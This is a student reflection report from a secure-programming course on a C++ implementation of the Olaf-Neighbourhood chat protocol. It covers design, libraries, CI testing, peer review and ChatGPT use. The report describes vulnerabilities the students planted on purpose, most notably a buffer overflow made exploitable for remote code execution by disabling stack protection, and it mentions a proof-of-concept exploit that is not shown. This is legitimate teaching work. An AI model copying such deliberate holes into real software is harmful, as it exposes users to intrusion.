Advanced Secure Protocol Design, Implementation and Review

Secure Protocol Documentation and Design:

1. https://github.com/xvk-64/2024-secure-programming-protocol or See Appendix 8.
2. https://github.com/Aegizz/Tutorial-7-Olaf-Neighbourhood or See Appendix 9.

Our practical group had originally seen this protocol but decided against following their exact design due to issues with the implementation and difficulty of communicating and organising a fix within external channels.

Github Repository for Reference: https://github.com/Aegizz/Tut-7-ON-Imp

1. Reflection of Protocol
2. Reflection of Implementation, Security, Flaws and Decisions
3. Reflection of Feedback, Self critique and biases/consequences, and the Cyber Skill Shortage

Reflection on Standarised Protocol

The Olaf-Neighbourhood protocol is fairly well documentated and fleshed out now, as we head towards the end of the semester. This was not the case around 5 weeks ago when the voting of each protocol was organised. There has been around 35 commits to the original protocol since the beginning of the assignment that had fixed our problems with it. In the mean time, our practical/tutorial group had mutually agreed to use a modified version with a fork of their documentation.

Our implementation of the protocol differed in two key aspects.

```
A. Time to die in private chats
B. Client and Server ID's
```

We made these changes due to a few issues that were present in the earlier iterations of the protocol.

Firstly, there is no time to die in the final implementation, this can cause potential issues as older packets may be prioritised over newer ones. This is a small nitpick and will only cause issues in cases where the packets are sent out of order. This is highly unlikely since websocket uses TCP not UDP.

Secondly, the fingerprinting and signing implementation was originally not outlined, so as a group we determined that adding client and server id's as a backup would be useful. However, further details were later released so, incoroporating the IDs into the protocol may have not been necessary.

In hindsight, it would have been better to encourage the tutorial class to maintain ID mappings on their end rather than sending IDs, as relying on IDs being present in messages like our modified protocol does reduces interoperability with other groups and made testing with others challenging. We tried to have fail-safes in our code, so if ids weren't present, it would still be able to function.

Issues with the Original Olaf-Neighbourhood Protocol

Key issues with the protocol:

1. Encryption
2. JSON Libraries
3. Multithreading and Performance
4. Handling Portflooding
5. Server to Server Signing and Verification

The standarised encryption was well documentated, the issue lay with the implemenation. Since RSA and AES has a wide range of standards and models, accurately implementing these methods between a wide range of coding languages, libraries, and versions of libraries proved problematic. A good example of this is when we updated our signing method to match the new spec after it was updated. One of our group members was operating on OpenSSL v1.1.2 whereas the others were on OpenSSL v3.0.2. Thus when the group member updated the specification to match the OpenSSL v1.1.2 implementation, our systems would fail to sign the keys without a relevant warning. If we had been more involved in the protocol design process for the cohort, we may have been able to provide some alternative ideas to improve the protocol or gain further details about what others were thinking about when designing the Olaf-Neighbourhood protocol.

JSON is a popular format for organising data and ensuring the format between each system remains the same. This is beneficial for communicating data between different coding languages and systems. Issues occurred when hashing functions were used to sign these JSON messages, as slight variations in the implementations the JSON strings caused inconsistent hashes for what were essentially identical JSON packets. An example of this is when the "json" python library function dump() is called, there is a whitespace at the begining of the resulting string, causing the hash of the string to be different and thus the signature verification to fail for those not using the python "json" library. We recommended removing whitespace for hashing, but were unsure about the effectivness as there is a distinct lack of communication between groups.

Due to the nature of using websockets, there is always the possibility of multithreading and portflooding causing issues. If multiple servers are running on a client, there's a possibility of flooding the server with connections, this would slow the server signficantly and possibly crash it. The other issue is that Websocket is not designed for a large number of clients. This problem is exacerbated by the use of slower programming languages like Python with its global interpreter lock. If multithreading is not being utilised, this will cause exteremly poor performance from the server and possibly enable other kinds of attacks E.g. if a connection is initialised but a client_request or server_hello is not sent in time the server may fail to start correctly causing a DoS attack.

Server to server signing and verification is a vital component of interserver communication and was not clearly defined in the protocol when implementation began. This provided challenges for many other groups and should have been addressed sooner. Rather than waiting for the Olaf-Neighbourhood protocol designers to find and fix the issue themseves, we should have raised this issue when we were confused about the signature process, and whether servers maintain their own keys.

If signatures are not implemented properly, a malicious agent is able to set up their own server and could replay messages or create their own malicious messages on behalf of the clients they are impersonating, while other clients are unaware of any malfeasance.

See Appendix 3: MITM Attack Diagram for a diagram of an example where a malicious server could advertise to be a different user while storing the data and replay it to the actual user.

Individual Contributions

Aegizz - Lloyd Draysey

gradyclark03 - Graydon Clark

GohnJrey - Christopher Evans

Goundsu - Sunjay Gounder

Lloyd's Contributions:

- Makefile
- BOF.py (Original buffer overflow PoC and vulnerability)
- tests/* (All test files, including expected output and processing)
- .github/workflows/testing.yml (Generating test workflow for github to run all tests automatically)
- client/* except, client_key_gen.cpp and client_key_gen.h. (All client communication setup including message parsing, message generation, message api and documentation, signing,fingerprinting, aes, base64, etc., Christopher Evans did implement the RSA in this folder (with the support of ChatGPT)
- test.sh (Test bash script to be called by github workflow)
- Initially setting up testClient and server using websocketpp documentation.
- Install nlohmann/json and setting up for documentation.

Graydon's Contributions:

- Server-server communication
    - Managing spawned clients that connect to other servers on behalf of server (with the help of ChatGPT)
    - Server hellos, client updates, forwarding chats, signature verification
- Server and client handling of messages implementation
- Management of all connections made to or by a server
- Mapping clients and servers to public keys
- Much of server_list.h + server_list.cpp and server_utilities.h and server_utilities.cpp
- Much of userClient functionality + ID logic
    - Enhancements to client_list for userClient
- Updating RSA keys to spec (with the help of ChatGPT)
- test_data_message.cpp and test_chat_message.cpp
- ServerDocumentation.md
- Management of tasks on trello board and assisting group members

Reflection of Implementation, Security, Flaws and Decisions

When creating and desinging a project there are always choices to be made. Deciding between a method or choice of implementation impacts the quality, security and operability of a code base. The key decisions we will outline are:

1. Coding Language

2. Libraries
3. DevOps, Testing, CI/CD, and Running the Code
4. Bugs and Operability between Groups
5. Backdoors and Vulnerabilities
6. Use of AI & LLMs

Coding Language

Since the design for this assignment was to learn about unsafe coding practices and vulnerabilities in code, a low-level, non-memory safe language is always optimal for designing an insecure implementation. This limits our languages, to Assembly, C, C++, C/C++ Header, Cython, D (ASD, 2024). In our opinion, C++ is the best choice here as we can use the plethora of libraries to support and minimise the need for developing JSON and Websocket packages. It is also well documented to simplify integration with other systems, and is compatible for a wide range of systems. C++ also has the capabilities of using C library functions, many of which are insecure, making it simple to develop insecure code. Finally, it is a language that the majority of our group is familiar with and have experience programming in. Looking back on it, it likely would have made things easier for our group member that was inexperienced with C++ if we had used Python instead, and it may have simplified some of the server-server communication.

Libraries

For our implementation, OpenSSL, websocketpp and nlohmann/json were chosen to be used as these libraries provided us with three core components of our chat system, encryption, websockets and JSON parsing.

1. OpenSSL

OpenSSL is a popular software library for secure connections over a network. We used OpenSSL for AES and RSA encryption per the standard.

See **Appendix 1 & 2** for encryption standards for the protocol.

These encryption methods were challenging for us to implement as there was a lack of documentation for OpenSSL to be able to meet the standard of the Olaf Neighbourhood Protocol (ON). This meant most of the encryption, encoding and hashing was generated by artificial intelligence like ChatGPT. In hindsight, this lessened our understanding of the functionality and subsequently caused a more difficult and time consuming debugging process. If this project were to be done again, more time would be spent trying to understand the documentation to gain a better understanding of the library. Encryption was the toughest aspect of the project, as consistency is vital across implementations for interoperability between other clients.

2. websocketpp

Websocketpp is a C++ library that implements RFC6455 Websocket Protocol, allowing us to integrate the protocol into our C++ programs. This library enabled us to initiate connections from clients to servers. Examples existed to help us start the project, however, the documentation was quite overwhelming. This led to a reliance on AI generated code to learn the library, however, we eventually became familiar enough with the library to not need ChatGPT. Though it was never mentioned in the public protocol page, (was not sure if it infringed on academic integrity rules) server-server communication was only possible through

servers spawning their own clients to make connections to other servers. This was a major hurdle to overcome that was likely brought upon by our choice of programming language. As mentioned before, if we had used Javascript or the Python library for websockets, it may have made the implementation simpler for all of us, and not brought about this issue with server-server connections.

3. nlohmann/json

nlohmann/json is a C++ library designed for reading json, creating json objects, serialization and deserialization using modern C++ syntax. This library allowed us to parse and dump JSON objects and strings easily with very little to no errors. This library was simply a method of abstracting the tools required to read the protocol syntax.

DevOps, Testing, CI/CD, and Running the Code

To install and run our code we have a fully documentated README.md on installing the dependencies and building and then making our test cases and running our clients and servers.

See **Appendix 4**. (We would highly recommend just checking it out from our Github https://github.com/Aegizz/Tut-7-ON-Imp/blob/main/README.md)

From the initial stages of our development, we have employed testing via GitHub Actions and unit test functions for classes and functions we created. These all can be found in the tests/ directory in our repository. To view our testing history checkout our Github actions and pull requests. These actions essentially installed our dependencies, built our client and server, built our tests and ran them, then tested a real client-server communication via a bash script, test.sh.

See **Appendix 5** for Testing Workflow.

This testing methodology enabled us to prevent code that did not work from appearing on the main branch of the project and ensured that each user was closely following the specification. It only ran automated tests on client code, not server code, so testing for server code was done by whoever was implementing it, with no screenshots or proof of it. We should have made it a group initiative to write test scripts for our server code so other users could make changes and automatically test their changes.

Bugs and Operability between Groups

Since a major focus of this project is to build a messaging app that integrates with other implementations in the cohort, interoperability is a big focus of the project. To achieve interoperability we spent time testing with other groups to ensure the sucesss of our project.

See **Appendix 6** for logs of testing with another group.

This group had failed to implement signing and encryption at this point, so this caused issues when deploying our clients, but server to server communication worked sucessfully. An issue we encountered was the use of JSON strings and JSON arrays for the data. In the original specification, the data JSON object was changed to and from JSON strings and arrays depending on reception about the change. Luckily, we were able to quickly modify our implementation to ensure compataibility.

We had met with another group earlier in the development process to test, but the group could not launch their server after around 3-4 hours of waiting. A dedicated opportunity for students to test interoperability would have been beneficial, but since development began so close to the project deadline, we lacked the

time and opportunity other more organised groups may have had due to the workload we had made for ourselves.

Backdoors and Vulnerabilities

We noted four different vulnerabilities and one backdoor in this code.

Vulnerability #1

In server.cpp, there is an insecure string copy which can cause a stack overflow, luckily it is protected by the compiler.... except that the developer disabled stack protection and memory protection for debugging!!! Oh no!

```
Insecure Copy /server.cpp Line 115
server-debug Makefile Line 40
```

Vulnerability #1 is the most important of these as it allows us to achieve shell via a buffer overflow on any machine. Buffer overflows, are one of the most common types of RCE vulnerabilities and using C++ allowed us to implement this with relative ease. Currently there is a PoC python exploit in the repository.

See **Appendix 7** for PoC python exploit code.

This exploit will only work unless the memory locations are correct and they will vary from system to system, so to get this working on another system, it may require testing. This vulnerability also doubles as a DoS attack due to the server crashing from stack smashing. We only enabled the functionality of this when using the server-debug as we did not want to accidentally cause someone's computer to be backdoored when sharing the code to class mates.

Vulnerability #2

In the gitignore, there is no ignorance of .pem files, the files used for key generation. This will likely lead to a user or users leaking keys at some point. This is a common way that users leak private information on the internet and has potential to cause issues later down the line as commit history cannot be removed.

If a user were to fork the GitHub of our implementation and make their fork public, they could accidentally push their private and public keys and leak them to the internet. This would then allow other malicious users using the system to steal the keys and impersonate the victim user.

Vulnerability #3

No input validation is being run for the messages sent from a client to the server. As mentioned in **vulnerability #1** there exists a buffer overflow vulnerability in the servers. **Vulnerability #3** provides malicious clients the vector to overflow the buffer and inject shellcode into the servers.

Vulnerability #4

The server mapping JSON files are not cleared over time. When clients connect to a server, if it is their first time connecting, it assigns them an ID and adds their public key to a JSON file containing ID<->Public Key

mappings. If the server were to take on enough clients and the JSON mapping file were to become large enough, when the server reads this file and converts it to a map, it would consume too much memory and drastically decrease the server performance or cause it to crash. This could occur across the entire network and cripple it. A PoC won't be provided as it requires **many** clients to exploit this vulnerability and it is likely that clients would have to accumulate over a period of time, rather than being able to instaneously exploit the vulnerabilty.

Use of AI and LLMs

In secure programming there is an aversion to using LLMs and AI to code and solve cybersecurity problems. This is because LLMs and modern AI lacks the understanding of context. For example, ChatGPT is unable to determine why a network is segmented, only that secure networks are segmented. It can regurgitate the data from the internet that it was trained on, but will not understand context the way people do. It is not all knowing, cannot give the best (or even correct) ideas for every prompt it is provided, and is limited by its training data. For this project, we used LLMs when neccessary, or if resources to aid our use of libraries were unavailable. AI is effective at collating knowledge and applying it quickly and conveniently. It has the ability to help improve the understanding of security and programming concepts, but cannot be blindly trusted.

ChatGPT is useful for generating small functions that accomplish a well versed and already completed goal. Thus, it was used to develop Base64, SHA256 and Hex <-> Bytes conversions. We also used it to write the rsaEncrypt and rsaDecrypt functions. Modern OpenSSL was hard to develop with a distinct lack of documentation for the variety of implementation configurations. We had originally planned for one of our other group members to spend some time learning the library to ensure the implementation was secure. However, this did not happen, and instead ChatGPT was used. This will cause the most issues for operability between groups as ChatGPT appears to prefer OpenSSL v1.1.2, not the newest OpenSSL v3.0.2. Users running older versions of WSL/Ubuntu 20.04 and older will not be able to update OpenSSL to the new standard either.

We found that it was more effective to discuss approaches to handling security issues with each other, rather than ChatGPT as it helped us maintain an understanding of the implementation, and was beneficial for learning secure programming. Using AI made us realize how much more powerful it has become, as it was very helpful for implementing features, however, it also showed us that it is best to use it to spark our own ideas rather than entirely trusting it as some of its suggestions created issues for us.

Reflection on Feedback we received

Due to a group member's external circumstances, our group had extended deadlines, meaning other students had less time to review our code, and because of this we only received one peer review as a group.

The peer review we received was on the right track to finding **vulnerability #3**, but mentioned a lack of input validation as a vulnerability where user's enter client and server IDs for users they want to send a message to. This however isn't a place that exploits can be started from as this input never interacts with the server or other clients, and is only used so public keys don't have to be entered by clients. They also didn't identify our buffer overflow vulnerability and therefore didn't mention that a lack of input validation could lead to a buffer overflow.

The other issues like secure websockets not being used and thread safety issues were known before submitting the implementation, and were planned to be patched before the peer review was received. They also mentioned that we over-rely on IDs, and that they can introduce security risks but users are not defined by their ID, rather their public keys, so it is unlikely they can manipulate IDs to exploit the chat system, and they provide no examples of how this could be possible.

They did however find another problem that we had not considered which was that we are not timing out users. They also mentioned a lack of modular structure being an issue with our code, which we don't think is a valid point, but they also suggested improving our documentation, which we provided plenty of. This suggests that the documentation may have not been helpful for users. The documentation should have been either trimmed down to include the important features and functions, or provide details on other functions that were not documented. These changes would have helped reviewers follow our code better and understand the structure of our repository.

Overall, the peer review was somewhat useful as it made us think about some vulnerabilities we had not considered during development. On the other hand, it did not provide any solutions to fixing security vulnerabilities in our implementation and it seems like the vulnerabilities detected might have been generated using AI as some of the descripitions about the vulnerabilities don't seem entirely relevant to our implementation. It also provided no details on processes used for testing and if they even managed to get the implementation running on their system.

Appendix


Appendix 1: RSA:

```
Asymmetric encryption and decryption is performed with RSA.

Key size/Modulus length (n) = 2048 bits
Public exponent (e) = 65537
Padding scheme: OAEP with SHA-256 digest/hash function
Public keys are exported in PEM encoding with SPKI format.
```

Appendix 2: AES:

```
Symmetric encryption is performed with AES in GCM mode.

Initialisation vector (IV) = 16 bytes (Must be randomly generated)
Additional/associated data = not used (empty).
Key length: 16 bytes (128 bits)
Authentication tag: 16 bytes (128 bits). The authentication tag takes up
the final 128 bits of the ciphertext.
```

Appendix 3: MITM Attack Diagram



In this situation Client A and Client B want to connect and share secret information. The Malicious Server advertises Client C to Client A and Client D to Client B. If both clients connect to the malicious clients, the MITM can store the data will replaying it to each server without them knowing. This requires a little bit of social engineering to have the clients connect correctly or another vulnerability in the implementation but note it is still possible.

Appendix 4: Documentation on Installing and Running the Code

```
# Implementation of Olaf-Neighbourhood Protocol for Tutorial 7

To compile the code the following commands will need to be run to install
the websocketpp and nlohmann JSON C++ libraries required to run our
implementation.

sudo apt-get install libboost-all-dev && sudo apt-get install libssl-dev &&
sudo apt-get install zlib1g-dev

git submodule update --init

cd websocketpp

mkdir build

cd build

cmake ..

sudo make install

cd ..
```

```
cd ..

cd json

mkdir build

cd build

cmake ..

sudo make install


We are using a makefile for compiling our code.

Our implementation is modified to heavily use server and client IDs to
simplify the identification of servers and clients.
  - We are sending them in client lists, client updates, and private chats.
  - We also have time to die, however it has not been implemented yet.

# Running Clients and Servers

- In our current build, we have server, server2 and server3.

    - server runs on ws://localhost:9002, server1 runs on
ws://localhost:9003 and server3 runs on ws://localhost:9004

    - To compile servers, run 'make servers'

- See 'How to set up new Servers below' to see what files need to be
changed to modify the neighbourhood.

- Currently there exists userClient (which takes input from stdin)
    - We have been using testClient's for automated testing but the
userClient is easier to use.

    - To compile userClient, run 'make userClient'

# How to set up new Servers
To set up new servers in the neighbourhood there are a few important files
to change.

- server-files/neighbourhood_mapping.json contains valid public keys
belonging to the servers stored against their server ID (a value you
decide) stored in JSON form.
- In each serverX.cpp file where X is the ID of the server, there exists a
const int ServerID, listenPort and a const std::string myAddress.
  - It is important that these are updated to match the current
neighbourhood setup.
- In server-files/server_list.h, a private member of the ServerList class
serverAddresses stores the IP+Port combination of the websocket server
against the server ID.
  - It is important that this matches the neighbourhood mapping so
```

```
connections can be established and maintained properly.
- In the server-files directory, each server maintains a
server_mappingX.json file where X is the ID of the server. These store the
IDs of clients of that server against their public keys.
  - If you want to create new ID mappings, delete the existing clients in
the mapping. New clients will be added to the JSON file when connecting for
the first time so these files don't need to be manually changed to allow
new clients to connect but if you want to use IDs that are already assigned
then modification will be required.
  - You will need to create a new call in the Makefile for serverY
identical to server but replacing the dependency of server.cpp with
serverY.cpp.

# How to set up new Clients
- In userClient there exists a const int clientNumber which is for their
local client number X (nothing to do with their ClientID), this is
important for key management.
- Deleting client/private_keyX.pem and client/public_keyX.pem where X is
the local client number (e.g. testClientX) will regenerate a client's keys
when running userClient.
- Run 'cp userClient userClientY.cpp' to create another user client.
- You will need to create a new call in the Makefile for userClientY
identical to userClient but replacing the dependency of userClient.cpp with
userClientY.cpp.

 # How to use the userClient and Server
 Run './server' or './serverX' where X is the number of the server process.

 Run './userClient' or './userClientX' where X is the number of the client.
This will be suffixed on the key files created for the userClient.

 Only one connection exists at a time. We haven't fixed messages being
received overwriting the 'Enter command: ' prompt in the UI. However, it
should function properly.
 - connect
 - send message_type
   - Message types are private and public
     - If private, it will prompt you for Server IDs and Client IDs of
recipients
 - close close_code:default=1000 close_reason
 - show
   - Displays metadata about the connection
 - help: Display this help text
 - quit: Exit the program

 # Additional Documentation
 Additional documentation can be found in client/ClientDocumentation.md and
server-files/serverDocumentation.md.

 client/MessageGenerator.h contains comments about each MessageGenerator
function and client/client_utilities.h contains comments about each
ClientUtilities function.

 server-files/server_utilities.h contains comments about each
```

```
ServerUtilities function.

# Current Implemented Features
- Client <-> Server communication with multiple clients able to connect to
a server
- Server <-> Server communication with multiple clients and servers able to
connect to each server
- Note: Signing is not fully implemented as counter is not implemented yet
- Server sends server_hello message when connecting, signing with their
private key
- Client sends hello message when connecting, signing the message and
sending their public key
- Client sends client list request
- Client generates UTC timestamp in ISO 8601 format for TTD in broadcasted
packets
    - TTD not implemented yet
- Server can process hello message from client and verify signature
- Server can process server_hello message from server and verify signature
- Server can send client list to client
- Server can request client update from server
- Server can send client update to server
- Client can send a public chat
- Client can send a private chat
- Server can forward a public chat to everyone in the neighbourhood
- Server can forward a private chat to all destination servers
- Client can handle a public chat and extract message
- Client can handle a private chat and decrypt the message if it is meant
for them
```

Appendix 5: Github Actions, Testing and Test Code.

Github Actions: https://github.com/Aegizz/Tut-7-ON-Imp/actions This details every time we pushed or other group members made a Pull Request, and the tests we ran before adding to our main function.

Action Workflow:

```
name: Install Dependencies
        run: |
          sudo apt-get update
          sudo apt-get install -y libboost-all-dev libssl-dev zlib1g-dev
cmake

      - name: Create Build Directories
        run: |
          mkdir -p json/build websocketpp/build

      - name: Cache build
        id: cache-json
        uses: actions/cache@v3
        with:
          path: json/build
          key: json-build-${{ hashFiles('json/build') }}
```

```
          restore-keys: |
            json-build-

      - name: Cache build
        id: cache-websocketpp
        uses: actions/cache@v3
        with:
          path: websocketpp/build
          key: websocketpp-build-${{ hashFiles('websocketpp/build') }}
          restore-keys: |
            websocketpp-build-

      - if: ${{ steps.cache-json.outputs.cache-hit != 'true'}}
        name: Build JSON Dependency
        working-directory: ${{github.workspace}}/json/build/
        run: |
          cmake ..

      - name: Install JSON Dependency
        working-directory: ${{github.workspace}}/json/build/
        run:
          sudo make install/fast

      - if: ${{ steps.cache-websocketpp.outputs.cache-hit != 'true'}}
        name: Build websocketpp Dependency
        working-directory: ${{github.workspace}}/websocketpp/build/
        run: |
          cmake ..

      - name: Install websocketpp Dependency
        working-directory: ${{github.workspace}}/websocketpp/build/
        run:
          sudo make install

      - name: Run Tests
        run: |
          make test
```

Test Makefile:

```
test: debug-all server server2 client testClient test.sh test-client-list
test-client-aes-encrypt test-client-sha256 test-client-key-gen test-base64
test-client-signature test-client-signed-data test-hello-message test-chat-
message test-data-message test-message-generator
    echo "Running client tests..."
    ./test-client-list
    ./test-client-aes-encrypt
    ./test-client-sha256
    ./test-client-key-gen
    ./test-base64
    ./test-client-signature
    ./test-client-signed-data
```

```
    ./test-chat-message
    ./test-data-message
    ./test-hello-message
    ./test-message-generator
    echo "Running tests..."
    chmod +x test.sh
    bash test.sh
```

Test Bash Script:

```
#!/bin/bash
set -e

# Start the server in the background, redirecting output to a log file
./server > tests/server.log 2>&1 &
./server2 > tests/server2.log 2>&1 &
SERVER_PID=$!
SERVER2_PID=$!
# Wait a moment to ensure the server starts properly
sleep 2

# Check if the server is running (using the PID)
if ps -p $SERVER_PID > /dev/null; then
    echo "Server is running."
else
    echo "Server failed to start."
    cat tests/server.log
    exit 1
fi

# Check if the server log contains any errors (e.g., "ERROR" keyword)
if grep -i "error" tests/server.log; then
    echo "Error found in server log."
    cat tests/server.log
    kill $SERVER_PID
    exit 1
fi

# Continue with the client and comparison as before
./testClient > tests/client.log 2>&1 &
CLIENT_PID=$!
wait $CLIENT_PID

# Check if the client log contains any errors (optional)
# if grep -i "error" tests/client.log; then
#     echo "Error found in client log."
#     cat tests/client.log
#     kill $SERVER_PID
#     exit 1
# fi
```

```
#Removes client ID, server ID and dates from output to ensure the outputs
remain the same
sed -E 's/\[[0-9]{4}-[0-9]{2}-[0-9]{2} [0-9]{2}:[0-9]{2}:[0-9]{2}\]//g'
tests/client.log | \
sed 's/"client-id":"[^"]*"/"client-id":"<client-id>"/g' | \
sed 's/"server-id":"[^"]*"/"server-id":"<server-id>"/g' | \
sed 's/"time-to-die":"[^"]*"/"time-to-die":"<time-to-die>"/g' >
tests/processed_output_client.log

sed -E 's/\[[0-9]{4}-[0-9]{2}-[0-9]{2} [0-9]{2}:[0-9]{2}:[0-9]{2}\]//g'
tests/server.log | \
sed 's/"client-id":"[^"]*"/"client-id":"<client-id>"/g' | \
sed 's/"server-id":"[^"]*"/"server-id":"<server-id>"/g' | \
sed 's/"time-to-die":"[^"]*"/"time-to-die":"<time-to-die>"/g' >
tests/processed_output_server.log


# Define the expected output file
EXPECTED_OUTPUT_CLIENT="tests/expected_output_client.txt"
EXPECTED_OUTPUT_SERVER="tests/expected_output_server.txt"
CLIENT_OUTPUT="tests/processed_output_client.log"
SERVER_OUTPUT="tests/processed_output_server.log"

# Compare the client's output to the expected output
if diff -q "$CLIENT_OUTPUT" "$EXPECTED_OUTPUT_CLIENT" > /dev/null; then
    echo "Client output matches expected output."
else
    echo "Client output does not match expected output."
    diff "$CLIENT_OUTPUT" "$EXPECTED_OUTPUT_CLIENT"
    kill $SERVER_PID
    exit 1
fi

#This needed to be removed later due to the nature of connectivity between
two clients in a server to server connection and timing.

# if diff -q "$SERVER_OUTPUT" "$EXPECTED_OUTPUT_SERVER" > /dev/null; then
#     echo "Server output matches expected output."
# else
#     echo "Server output does not match expected output."
#     diff "$SERVER_OUTPUT" "$EXPECTED_OUTPUT_SERVER"
#     kill $SERVER_PID
#     exit 1
# fi

# Terminate the server process
kill $SERVER_PID
kill $SERVER2_PID
exit 0
```

Appendix 6: Logs from testing

Their server:

```
./server
WebSocket server is running on ws://localhost:9003
Enter serverip:port to connect to or type 'exit' to quit: Client connected.
Received message: {"counter":12345,"data":
{"sender":"127.0.0.1:9002","type":"server_hello"},"signature":"c8kja8ZZPC4/
PNuO6INewAwooDRXHCUFSyO3tlGD3XjXjQiQql97Xr9LSxm17fpwtXdItRUfVYDFO2iQOzPDcbs
uGVU3Tz+wVjFr0bdxLuCDQmcUdylJO+WJgS4a9rmXZIJ+gkYGMGYV0zImZaLKsrJk8+tjwvXXEg
1zfn1/IUorpvUypw4MKTFIIiyt1eVNFD4yXhMHQfigTtbiivwanza1bCbmN+sw6SPM1WYq6D+bk
wVXrxs5ODIEjJskyrzA406CxAkjw2+B0w21Tf6axw4kkcyiCJRBcWI3sUCXjwvCFtFC+/PVMfvD
FUyxHAikOrTKYSKsW5Ok5P8gYxBbjg==","type":"signed_data"}
Received message: {"counter":12345,"data":
{"sender":"127.0.0.1:9002","type":"server_hello"},"signature":"c8kja8ZZPC4/
PNuO6INewAwooDRXHCUFSyO3tlGD3XjXjQiQql97Xr9LSxm17fpwtXdItRUfVYDFO2iQOzPDcbs
uGVU3Tz+wVjFr0bdxLuCDQmcUdylJO+WJgS4a9rmXZIJ+gkYGMGYV0zImZaLKsrJk8+tjwvXXEg
1zfn1/IUorpvUypw4MKTFIIiyt1eVNFD4yXhMHQfigTtbiivwanza1bCbmN+sw6SPM1WYq6D+bk
wVXrxs5ODIEjJskyrzA406CxAkjw2+B0w21Tf6axw4kkcyiCJRBcWI3sUCXjwvCFtFC+/PVMfvD
FUyxHAikOrTKYSKsW5Ok5P8gYxBbjg==","type":"signed_data"}
Received message: {"counter":12345,"data":
{"sender":"127.0.0.1:9002","type":"server_hello"},"signature":"c8kja8ZZPC4/
PNuO6INewAwooDRXHCUFSyO3tlGD3XjXjQiQql97Xr9LSxm17fpwtXdItRUfVYDFO2iQOzPDcbs
uGVU3Tz+wVjFr0bdxLuCDQmcUdylJO+WJgS4a9rmXZIJ+gkYGMGYV0zImZaLKsrJk8+tjwvXXEg
1zfn1/IUorpvUypw4MKTFIIiyt1eVNFD4yXhMHQfigTtbiivwanza1bCbmN+sw6SPM1WYq6D+bk
wVXrxs5ODIEjJskyrzA406CxAkjw2+B0w21Tf6axw4kkcyiCJRBcWI3sUCXjwvCFtFC+/PVMfvD
FUyxHAikOrTKYSKsW5Ok5P8gYxBbjg==","type":"signed_data"}
Received message: {"type":"client_update_request"}
Received message: {"data":{"type":null},"type":"client_update_request"}
Client connected.
Received message: {"name":"test","type":"init"}
Received message: {"data":{"type":null},"name":"test","type":"init"}
Received message: {"counter":0,"data":{"id":"test","public_key":"-----BEGIN
PUBLIC KEY-----
\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEApOgesnHVEtsY2Uy8mbIs\np40Eonr
onr5s3zg4nluOuMCUDWpAdG0c0bi82ALw5BJUn94zD1bs90Rx1q5LGD1I\n6/hYMgG2zt4g5pKt
G1oUJN4UkpUsn/54Kh5N7dUvnqZI+M17MaaGWwyoMuQf7vL6\nFht5KpmKRv7EADlfeJhy/pTuZ
HJeCKTpql+lKxEwOGhp69h67Oe+XTAOnplfQxJC\nANJYXZXr8t7Q4YUNYl/WCJk5f8RTqduS5P
jnLGV45xlTsOHI5VUXTKk1/gA749jZ\ntNT0xibZkZN99OVGGepWWX/e+MGENNvIidPYTV+W1Ut
UG5QzNNZx8lV/iMBO+j7u\n2QIDAQAB\n-----END PUBLIC KEY-----
\n","type":"hello"},"signature":"ZANxID4JxyvzRStBEcwR183CLFyUyiHv3iHn7Uv9d7
3bwwoi2TZgE7dszC8fvRGd\nMpKW/bOimGjk/GqjIZT9PNvWo19bOdnX30GKGfPq1o+vEH6ZPE+
qQR4l+p25GCIB\npHlylTvDd+GlmfL+RJ3OjG9GD3RC6a/aaxHCqjrnwHsz2tL8Ey5MgSH7uEro
3Vld\no7d77dCU3uTjPfKbBU6VccxolYiWb9lWvU+3HvOITLFF3s5S0IKQs8qO3GHEUFYV\n5zf
S6nfUmEXJcYnB2Bd6le2ajxpJT2hniK4t/SWnqKkc0Z6NidtEnuvW8Bph8a0a\nCO3ZZyGmF7m3
EPP9VFoY2A==\n","type":"signed_data"}
Client connected with public key: -----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEApOgesnHVEtsY2Uy8mbIs
p40Eonronr5s3zg4nluOuMCUDWpAdG0c0bi82ALw5BJUn94zD1bs90Rx1q5LGD1I
6/hYMgG2zt4g5pKtG1oUJN4UkpUsn/54Kh5N7dUvnqZI+M17MaaGWwyoMuQf7vL6
Fht5KpmKRv7EADlfeJhy/pTuZHJeCKTpql+lKxEwOGhp69h67Oe+XTAOnplfQxJC
